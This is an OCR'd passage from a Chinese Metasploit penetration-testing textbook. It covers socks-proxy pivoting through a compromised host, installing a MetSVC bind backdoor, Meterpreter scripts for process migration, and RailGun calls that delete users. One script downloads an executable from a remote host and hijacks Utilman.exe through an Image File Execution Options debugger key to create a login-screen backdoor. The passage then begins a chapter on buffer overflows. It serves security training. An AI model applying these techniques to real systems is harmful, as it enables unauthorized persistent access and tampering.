
接下来，需要重新配置文件etc/proxychains.conf中的设置。方法是在端口`1080`上将辅助服务器的地址`127.0.0.1`添加到该文件，如下面的屏幕截图所示。

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```


现在我们要设置工具来使用代理联网，如Firefox、Chrome、Nmap、rdesktop等。让我们来配置浏览器的代理服务器设置，如下图所示。




现在再一次打开目标服务器的限制目录下的网页。




成功了！我们轻松获得了目标限制访问目录的访问权限。在目标Web服务器上的restrict目录上运行着一个IP记录器，让我们来看一下它返回的关于登录IP的结果。




也成功了！我们以被渗透的Alice的计算机IP地址来访问目标Web服务器。不管我们对Web服务器做了什么操作，在Web服务器眼中这一切都是Alice的计算机做的。然而，我们的真实IP却是`192.168.75.10`。

让我们快速回顾一下刚才的操作。

- 首先渗透Alice的计算机。
- 接着通过在Alice的计算机上安装的Meterpreter添加了一条到Charlie的限制访问服务器的路由项。
- 然后建立了一个socks代理服务器，以实现将所有的网络数据流量都自动地通过Meterpreter发送到Alice的计算机上。
- 根据新建立的socks代理服务器地址重新配置了系统的代理设置文件。
- 将浏览器的代理地址设置为socks的地址。



TIP 有关在Meterpreter命令行中通过socks代理服务器使用Nessus对目标的网络内部进行扫描的更多信息，请访问http://www.digininja.org/blog/nessus_over_sock4a_over_msf.php。

### 2.3.3 设置永久访问权限

在获得目标计算机的控制权限以后，必须让这个来之不易的权限持久化。不过对于授权的渗透测试，只有在许可的时间和范围内才需要实现控制权限的持久化。利用Meterpreter，可以通过MetSVC和Persistence两种不同的方法在目标计算机上安装后门程序。

对我们来说，`Persistence`不是一个新的内容，在上一章中我们讨论了如何利用这种方法保持对目标主机的控制权限。现在看看MetSVC的工作流程。

MetSVC安装在被成功渗透的目标主机上，然后以系统服务形式运行。而且MetSVC会打开目标主机的一个端口，这个端口将会永久性地向攻击者开放。只要攻击者愿意，就可以在任何时候连接到目标主机上。

在目标计算机上安装MetSVC是一个很简单的工作，来看看如何完成这个任务。

```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\bPYQYuXAbCWKLOM.
..
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.75.130:31337...
meterpreter > [*] Meterpreter session 2 opened (192.168.75.138:41542 -> 192.168.
75.130:31337) at 2013-09-17 21:07:31 +0000
```

可以看到MetSVC在31337端口创建了一个服务，然后上传了一个恶意的软件到目标计算机。

今后，每当需要访问该服务，我们只需要打开exploit/multi/handler，将攻击载荷设置为metsvc_bind_tcp，就能够再次连接到服务。这一切如下面的屏幕截图所示。

```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf  exploit(handler) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf  exploit(handler) > set LPORT 31337
LPORT => 31337
msf  exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 3 opened (192.168.75.138:42455 -> 192.168.75.130:31337)

meterpreter >
```

即使目标主机重新启动了，MetSVC的效果仍然存在。当需要永久地获得目标主机的控制权限时，这一点是十分方便的。另外，这样也节省了再次渗透攻击的时间。

## 2.3.4　API 调用和 mixins 类

我们刚刚见识到了Meterpreter的高级功能，这些功能确实使渗透测试工程师的工作轻松了很多。

现在让我们深入研究Meterpreter的工作机制，揭示Meterpreter模块和脚本的基本创建过程。这是因为有些时候仅仅使用Meterpreter可能完成不了所有的指定任务。在这种情形下，就需要开发自定义模块去执行或者自动化渗透攻击阶段的各种任务。

首先来了解一下Meterpreter脚本的基础知识。Meterpreter编程的基础就是**应用编程接口**（Application Programming Interface，API）调用和mixins类。在需要调用Windows**动态链接库**（Dynamic Link Library，DLL）文件或者调用一些Ruby编写的模块时，这两者是必不可少的。

mixins是Ruby编程语言中的一个基础类。这个类包含了其他类的各种方法。当我们试图在目标计算机上完成各种任务时，mixins是极其有用的。除此以外，mixins并不完全是IRB的一部分，但是它可以帮助你轻松编写更具体、更先进的Meterpreter脚本。

TIP　*有关mixins的更多信息，请访问*http://www.offensive-security.com/Metasploit-unleashed/Mixins_and_Plugins。

建议你在/lib/rex/post/meterpreter和/lib/msf/scripts/meterpreter目录中详细了解Meterpreter所使用的各种库文件。

API调用指的是在Windows系统下从DLL文件中调用指定的功能。在2.4节将学习API调用。

### 2.3.5 制作自定义 Meterpreter 脚本

先来完成一个简单的Meterpreter脚本实例，这个脚本将会检查我们当前是否为管理员用户，然后找到explorer进程，并自动迁移到这个进程中。

在开始编写之前，先来了解一些即将使用到的重要函数。

| 函 数 | 库文件 | 用 途 |
| --- | --- | --- |
| is_admin | /lib/msf/core/post/windows/priv.rb | 检查当前会话是否具有管理员权限 |
| session.sys.process.get_processes() | /lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb | 列出目标系统当前运行的所有进程 |
| session.core.migrate() | /lib/rex/post/meterpreter/client_core.rb | 将控制程序从当前进程转移到由参数指定的PID所代表的进程上 |

来看看下面的代码：

```
admin_check = is_admin?
if(admin_check)
print_good("Current User Is Admin")
else
print_error("Current User is Not Admin")
end
session.sys.process.get_processes().each do |x|
if x['name'].downcase=="explorer.exe"
print_good("Explorer.exe Process is Running with PID #{x['pid']}")
explorer_ppid = x['pid'].to_i
print_good("Migrating to Explorer.exe at PID #{explorer_ppid.to_s}")
session.core.migrate(explorer_ppid)
end
end
```

这段脚本以调用`is_admin()`函数开始，将布尔类型的结果保存到一个名为`admin_check`的变量中。根据变量`admin_check`的值，`if-else`条件语句会输出不同的值。

接下来，使用`get_processes`函数在整个进程列表中查找explorer.exe进程。找到之后，将这个进程的PID赋值给`explorer_ppid`。在下一行代码中，使用`session.core.migrate`语句将控制程序迁移到explorer.exe进程上。

这是最简单的脚本之一。然而，这里有个问题，在/lib/msf/scripts/meterpreter中只有5个文件，而且这5个文件中都没有定义任何函数。那么Meterpreter到底是在哪里调用这些函数的呢？我们可以看看这5个文件，如下面的屏幕截图所示。

```
root@kali:/usr/share/metasploit-framework/lib/msf/scripts# ls
meterpreter  meterpreter.rb
root@kali:/usr/share/metasploit-framework/lib/msf/scripts# cd meterpreter/
root@kali:/usr/share/metasploit-framework/lib/msf/scripts/meterpreter# ls
accounts.rb  common.rb  file.rb  registry.rb  services.rb
```

当打开这5个文件时，可以发现这些脚本已经从Metasploit的各个地方引入了所有必要的库文件。因此不再需要额外地引入这些函数的库文件。

把这段代码保存为/scripts/meterpreter/mymet.rb，然后在Meterpreter中执行这段代码，将得到以下输出。

```
meterpreter > run mymet
[-] Current User is Not Admin
[+] Explorer.exe Process is Running with PID 10868
[+] Migrating to Explorer.exe at PID 10868
meterpreter > 
```

现在我们清楚地了解到，无论是编写Meterpreter脚本，执行各种任务，还是实现任务的自动化，这一切都是那么简单。建议你仔细研究模块中引入的文件和路径，以便更深入地了解Meterpreter。

根据Metasploit在维基百科上的介绍，你不该再去编写Meterpreter脚本，而是去编写一些后渗透模块。

## 2.4　与 RailGun 协同工作

RailGun的意思好像是一种轨道上的枪。然而，它并非这个意思。它的实际威力可大得多。RailGun允许你在不编译自己的DLL文件的情况下直接调用Windows的API。

它支持数目众多的Windows DLL文件，并且为攻击者在目标计算机上获得系统级权限提供了便利的途径。让我们看看如何使用RailGun去执行各种任务，以及如何使用它去完成一些高级的后渗透攻击工作。

### 2.4.1　交互式 Ruby 命令行基础

在使用RailGun之前，需要先在Meterpreter命令行中载入`irb`命令行。下图演示了如何从Meterpreter命令行切换到`irb`命令行。

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> 2
=> 2
>> print("Hi")
Hi=> nil
>> 
```

可以在上图中看到，简单地输入`irb`就可以从Meterpreter命令行切换到交互式Ruby命令行。可以通过Ruby命令行执行各种任务。

## 2.4.2　了解 RailGun 及其脚本编写

RailGun具有极为强大的能力。有些任务Metasploit不能胜任，RailGun却可以顺利完成。可以通过RailGun使得目标系统的DLL文件出现更多的异常，并且创造出更先进的后渗透方法。

现在来看看如何通过RailGun在一个方法中调用基础API，以及它是如何工作的。

```
client.railgun.DLLname.function(parameters)
```

这是在RailGun中调用API的基本结构。关键字`client.railgun`定义了我们需要客户端的RailGun功能。关键字`DLLname`指明了在执行一个DLL文件调用时要使用的DLL名称。关键字`function(parameters)`指定需要从DLL文件中调用的API函数作为参数。

来看一个例子。

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "return"=>true}
>>
```

这个API调用执行的结果如下图所示。




在这里，从user32.dll文件中调用的`LockWorkStation()`函数执行后导致被渗透系统进入了锁定状态。

接着，我们来看看这个API的调用方法以及它的参数使用。

```
client.railgun.netapi32.NetUserDel(arg1,agr2)
```

当前的命令一旦运行，将会从客户的计算机上删除指定的用户。目前有以下用户。




来试试删除一个用户名为Nipun的用户。

```
>> client.railgun.netapi32.NetUserDel(nil,"Nipun")
=> {"GetLastError"=>997, "ErrorMessage"=>"FormatMessage failed to retrieve the error.", "return"=>0}
>>
```

检查一下用户是否被成功删除。



成功搞定！这个用户已经消失了。RailGun真的是一个相当有效的工具，它已经成功将用户Nipun从系统中删除了。在进行下一步之前，先来看一下将参数的值设为nil的含义。值nil指明了用户是在局域网中工作。然而，如果系统的目标是在一个不同的网络中，则应该把参数的值设定为目标系统的NET-BIOS值。



### 2.4.3 控制 Windows 中的 API 调用

DLL文件是大多数任务能否顺利完成的关键。因此，重中之重就是明确哪个DLL文件中包含了哪个方法。从一个正确的DLL文件中调用合适的方法会产生一个简单的警告框。与Metasploit的库文件类似，它也包含了很多方法。如果想学习Windows API调用，可以访问http://source.winehq.org/WineAPI/和http://msdn.microsoft.com/en-us/library/windows/desktop/ff818516(v=vs.85).aspx，其中有许多优秀的学习资料。建议在深入学习RailGun脚本的创建之前，先多熟悉一下各种API调用。

TIP 有关RailGun支持的DLL文件的更多信息，请参考以下路径：/usr/share/Metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/RailGun/def。

### 2.4.4 构建复杂的 RailGun 脚本

现在开始更深入地学习使用RailGun来编写Meterpreter的扩展模块。首先创建一个脚本，这个脚本会将一个自定义名称的DLL文件添加到Metasploit的界面中。

```
if client.railgun.get_dll('urlmon') == nil
print_status("Adding Function")
end
client.railgun.add_dll('urlmon','C:\\WINDOWS\\system32\\urlmon.dll')
client.railgun.add_function('urlmon','URLDownloadToFileA','DWORD',[
["DWORD","pcaller","in"],
["PCHAR","szURL","in"],
["PCHAR","szFileName","in"],
["DWORD","Reserved","in"],
["DWORD","lpfnCB","in"],
])
```

将这段代码以urlmon.rb为名保存到目录/scripts/meterpreter中。

这段代码给文件C:\\WINDOWS\\system32\\urlmon.dll添加了一个引用路径。这个文件包含了访问一个URL需要用到的所有功能，以及一些其他功能，比如下载某个特定文件。我们将引用的路径保存在了名称urlmon中。接着，将一个自定义函数添加到DLL文件中，使用DLL文件的名称作为第一个参数，使用我们即将创造的那个自定义函数名作为第二个参数，这个参数是URLDownloadToFileA。第一行的代码用来检查DLL函数是否已经在DLL文件中存在。如果已经存在，脚本就不会再一次添加函数。如果调用的应用程序不是一个ActiveX组件，参数pcaller

将被设置为NULL。如果是一个ActiveX组件，则将被设置为COM对象。参数szURL指定了要下载的URL。参数szFileName指明了从指定URL下载的文件名。参数Reserved通常被设置为NULL，而lpfnCB用来处理下载的状态。然而，如果并不需要状态值的话，这个值将被设置为NULL。

现在创建另一个脚本，这个脚本将会使用这个函数。我们要创建一个后渗透模块，这个模块的作用是下载一个免费的文件管理器，并且修改Windows操作系统中的辅助工具管理器（utility manager）的入口值。因此，每当我们要调用辅助工具管理器的时候，运行的其实都是刚才下载的文件管理器。

在相同的目录下创建一个名为railgun-demo.rb的脚本，内容如下。

```
client.railgun.urlmon.URLDownloadToFileA(0,"http://192.168.1.10
/A43.exe","C:\\Windows\\System32\\a43.exe",0,0)
key="HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\Utilman.exe"
syskey=registry_createkey(key)
registry_setvaldata(key,'Debugger','a43.exe','REG_SZ')
```

跟之前叙述的一样，脚本的第一行会调用urlmon文件中的URLDownloadToFile函数及其所需要的参数。

接下来，在父键HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Excuion Options\下面创建一个新的Utilman.exe键。


在utilman.exe键下面再建立一个名为Debugger的REG_SZ类型的注册表值。最后将a43.exe赋值给Debugger。

我们从Meterpreter运行这个脚本，看看这一切是如何运转的。

```
meterpreter > run urlmon
[*] Adding Function
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run railgun_demo
meterpreter > 
```

运行脚本railgun_demo之后，就会使用urlmon.dll下载文件管理器，并将这个文件管理器放置在system32目录中。接下来，创建一个将辅助工具管理器替换为a43.exe的注册表键。因此，当有人在登录屏幕上按下访问按钮的时候，不会出现文件管理器，而是出现一个a43文件管理器。这个文件管理器将成为目标系统登录屏幕上的一个后门。

好了，来看看在登录界面中按下轻松访问按钮（ease of access button）会发生什么。结果如下图所示。




可以看到，现在出现的是一个a43文件管理器，而不是本该出现的辅助工具管理器。我们现在无须登录，就可以实现各种功能，比如说修改注册表、使用CMD命令行以及各种各样的操作。现在你见识到RailGun的威力了吧，它可以帮助你轻松地访问任何一个DLL文件，而且允许你向其添加自定义的模块。

> 有关此DLL函数的更多信息，请访问http://msdn.microsoft.com/en-us/library/ms775123(v=vs.85).aspx。

## 2.5　小结

这一章介绍了Metasploit模块的编写。介绍了Metasploit的模块、后渗透模块脚本、Meterpreter、RailGun以及Ruby程序的编写。通过这一章，我们学会了如何将自定义函数添加到Metasploit框架中，这使得本来就十分强大的框架如虎添翼。我们熟悉了Ruby编程语言的基础知识，学习了辅助模块、后渗透模块以及Meterpreter扩展模块的代码编写。也讨论了如何利用RailGun的自定义函数添加功能，例如添加一个DLL文件，或者向目标的DLL文件中添加一个自定义函数。

下一章将介绍Metasploit中的渗透模块的开发。我们将会开发一个自定义渗透模块，对漏洞进行各种fuzz测试，渗透目标软件，以及编写针对应用程序和Web的高级渗透模块。

# 第 3 章 渗透模块的开发过程

"如果说调试是消除bug的过程，那么编程就是产生bug的过程。"

——Edsger W. Dijkstra

学习渗透模块开发主要是研究渗透模块的组成部分以及制作过程。本章将会介绍各种漏洞，并会尝试使用各种方法和途径去对这些漏洞进行渗透。除此之外，重点将放在渗透模块的开发上。本章还会涵盖各种用来辅助Metasploit编写渗透模块的工具。不过，掌握计算机的架构是编写渗透模块的一个重要前提条件。如果对计算机的架构一窍不通，将无法理解这一切到底是如何运作的。因此，我们首先学习计算机的架构和开发渗透模块的基本要素。

本章将着眼于以下几个要点。

- 渗透模块开发过程的各个阶段。
- 编写渗透模块时要使用的参数。
- 各种寄存器的工作方式。
- 如何对软件进行fuzz测试。
- 如何在Metasploit框架中编写渗透模块。
- 使用Metasploit绕过保护机制的过程。

## 3.1 渗透的最基础部分

这一节将着眼于渗透最重要的组成部分，同时也将就不同架构中的各种**寄存器**进行研究。我们将详细讨论**指令指针寄存器**（Extended Instruction Pointer，EIP）和**栈指针寄存器**（Extended Stack Pointer，ESP），以及它们在渗透模块编写中的重要作用。另外，**空操作**（No operation，NOP）指令和**跳转**（Jump，JMP）指令以及它们在编写各种软件的渗透模块中的重要作用，也是将要学习的内容。

### 3.1.1 基础部分

首先了解一下编写渗透模块所必需的基础部分。

下列术语都是基于硬件特性、软件特性以及渗透的角度。


- **寄存器**（register）：这是处理器上用来存储信息的一块区域。此外，处理器利用寄存器来处理进程执行、内存操作、API调用等。
- **x86**：这是一个主要应用在Intel平台上的系统架构，通常是32位操作系统，而x64是指64位操作系统。
- **汇编语言**（assembly language）：这是一种低级编程语言。汇编语言操作起来十分简单。但是对汇编语言的阅读或者维护工作则是一块难啃的骨头。
- **缓冲区**（buffer）：缓冲区指的是程序中用来存储数据的一段固定的内存空间。通常它会以栈或者堆的形式保存数据，这取决于其所使用的存储空间类型。
- **调试器**（debugger）：调试器允许对可执行文件进行逐步分析，包括对存储器、寄存器、栈等设备的停止、重启、中断以及控制等操作。目前使用比较广泛的调试器主要有immunity调试器、GDB和OllyDbg。
- **ShellCode**：这是一段用于在目标系统上执行的机器语言。过去，它总是被用来执行一个可以赋予攻击者访问目标系统权限的shell进程。所以，ShellCode就是一组可以被处理器理解的指令。
- **栈**（stack）：栈充当着数据占位符的角色，通常使用**后进先出**（Last in First out，LIFO）的存储方法，也就是说最后进入的会最先被移除。
- **缓冲区溢出**（buffer overfow）：这个概念通常是指向缓冲区中存放了太多的数据，超出了缓冲区的范围。
- **格式字符串错误**（format string bug）：这是一些在使用print系列语句对文件或者命令行中的文本进行处理时出现的错误。在输入一组特定数据的时候，该错误的存在会导致程序中重要信息的泄露。
- **系统调用**（system call）：程序在执行的时候调用了操作系统提供的方法。

## 3.1.2　计算机架构

计算机的架构定义了系统是如何由各个组成部分组织而成的。首先了解基本的组成部分，然后再深入学习高级部分。


### 系统组织基础

在开始编写程序和完成调试之类的任务之前，首先来了解一下系统的各个组成部分是如何组织在一起的。关于这个内容先来看下面这张图。



可以清楚地看到，系统中各个主要部分都是通过**系统总线**连接的。因此，**CPU**、**内存**和**输入输出设备**之间的每一次通信都需要通过系统总线。

CPU作为系统的中央处理单元，是系统中最重要的组成部分。可以根据下图来了解CPU中的各个组成部分以及它们的组织形式。




上图中显示了CPU的基本组成部分，例如**控制单元**（Control Unit，CU）、**执行单元**（Execution Unit，EU）、**寄存器**以及**标志**（Flag）。接下来通过阅读下表来了解一下各个部分的功能。

| 组成部分 | 功　　能 |
|---|---|
| 控制单元 | 主要是负责对指令的接收和译码工作，并将数据存储到内存中 |
| 执行单元 | 完成了真正的执行过程 |
| 寄存器 | 是用来辅助系统执行的一个存储组件 |
| 标志 | 用来在系统执行时标识事件 |

### 3.1.3　寄存器

寄存器是一种高速计算机内存组件。它的速度位于所有存储设备速度列表的最顶端。通常使用能同时处理的比特位数作为寄存器的衡量标准，例如8位寄存器和32位寄存器能分别同时处理8位和32位的存储单元。**通用寄存器**、**段寄存器**、**标志寄存器**、**索引寄存器**都是系统中不同类型的寄存器。它们几乎完成了系统全部的功能，因为在它们内部保存了所有要处理的数据。现在让我们来仔细看看这些寄存器以及它们的作用。


| 寄　存　器 | 用　　途 |
|---|---|
| EAX | 这是一个用来存储数据和操作数的累加器，大小为32位 |
| EBX | 这是一个基地址寄存器，同时也是一个指向数据的指针，大小为32位 |
| ECX | 这是一个以实现循环为目的的计数器，大小为32位 |
| EDX | 这是一个用来保存I/O指针的数据寄存器，大小为32位 |
| ESI/EDI | 两者都是索引寄存器，用作内存运算时的数据指针，大小为32位 |
| ESP | 这个寄存器中保存了栈顶的位置，每当有元素进栈或出栈的时候，ESP的值都会发生改变，大小为32位。 |
| EBP | 这是一个栈数据指针寄存器，大小为32位 |
| EIP | 这是指令指针，大小为32位，是本章中最重要的一个指针。它保存了要执行的下一指令的地址 |
| SS、DS、ES、CS、FS和GS | 这些都是段寄存器，大小为16位 |

有关架构的基本知识以及用于渗透模块的各种系统调用和指令的更多信息，请访问http://resources.infosecinstitute.com/debugging-fundamentals-for-exploit-development/#x86。

## 3.2 使用 Metasploit 实现对栈的缓冲区溢出



缓冲区溢出是一个程序执行中的异常，即向缓冲区中写入数据时，这些数据超出了缓冲区的大小并且覆盖了内存地址。下图给出了一个非常简单的缓冲区溢出漏洞。





上图的左半部分显示了一个程序的结构，右半部分则显示了当满足缓冲区溢出条件时程序的表现。


但是如何才能利用这个缓冲区溢出漏洞呢？答案其实很简单。如果我们知道了用来保存EIP的起始地址前面的数据长度，那么就可以将任意数据保存到原来EIP的位置，从而控制所要执行的下一条指令的地址。因此，我们要做的第一件事情就是确定覆盖EIP前面的所有数据所需要的准确字节数量。在接下来的内容中，我们将看到如何使用Metasploit来确定这个数量。

### 3.2.1　使一个有漏洞的程序崩溃

首先下载一个使用了有漏洞的函数编写的程序。这一节将会尝试让这个程序崩溃。先在命令行中运行这个程序。





可以看到，这个小程序在200端口上提供TCP服务。向这个200端口执行TELNET连接，然后提供随机数据，这个过程如下图所示。




提供了这些数据之后，与目标的连接便断开了，这是因为目标应用服务器已经崩溃。来看一下在目标服务器上发生了什么。



通过单击click here就可以获得一份错误报告，下面给出了具体的信息。




程序无法在地址41414141处找到下一条要执行的指令，从而导致了程序崩溃。这里面能找到一些蛛丝马迹吗？值41是字符A的16进制表示，A也正是我们输入的字符，它们超出了缓冲区的范围，接着覆盖了EIP寄存器。由于下一条指令的地址被重写，程序就试图按照这个41414141地址去寻找下一条要执行的指令，但这显然不是一个有效的地址，所以程序崩溃了。

从以下网址可以下载上面示例中使用的程序：http://redstack.net/blog/category/How%2To.html。

### 3.2.2　构建渗透模块的基础

为了实现对目标应用的渗透并获取目标系统的权限，需要获取下表中列出的信息。

| 内　容 | 用　途 |
|---|---|
| 偏移量（offset） | 我们在上一节中让应用程序崩溃了。为了渗透这个应用程序，需要确定填满缓冲区和EBP寄存器所需字节的准确长度，在这个长度后面的内容就会被保存到EIP寄存器中。我们将未填充进EIP寄存器的数据长度称为偏移量 |
| 跳转地址（jump address/ret） | 用来重写EIP寄存器的一个地址，通常是一个DLL文件的JMP ESP指令，可以让程序跳转到攻击载荷所在的地址 |
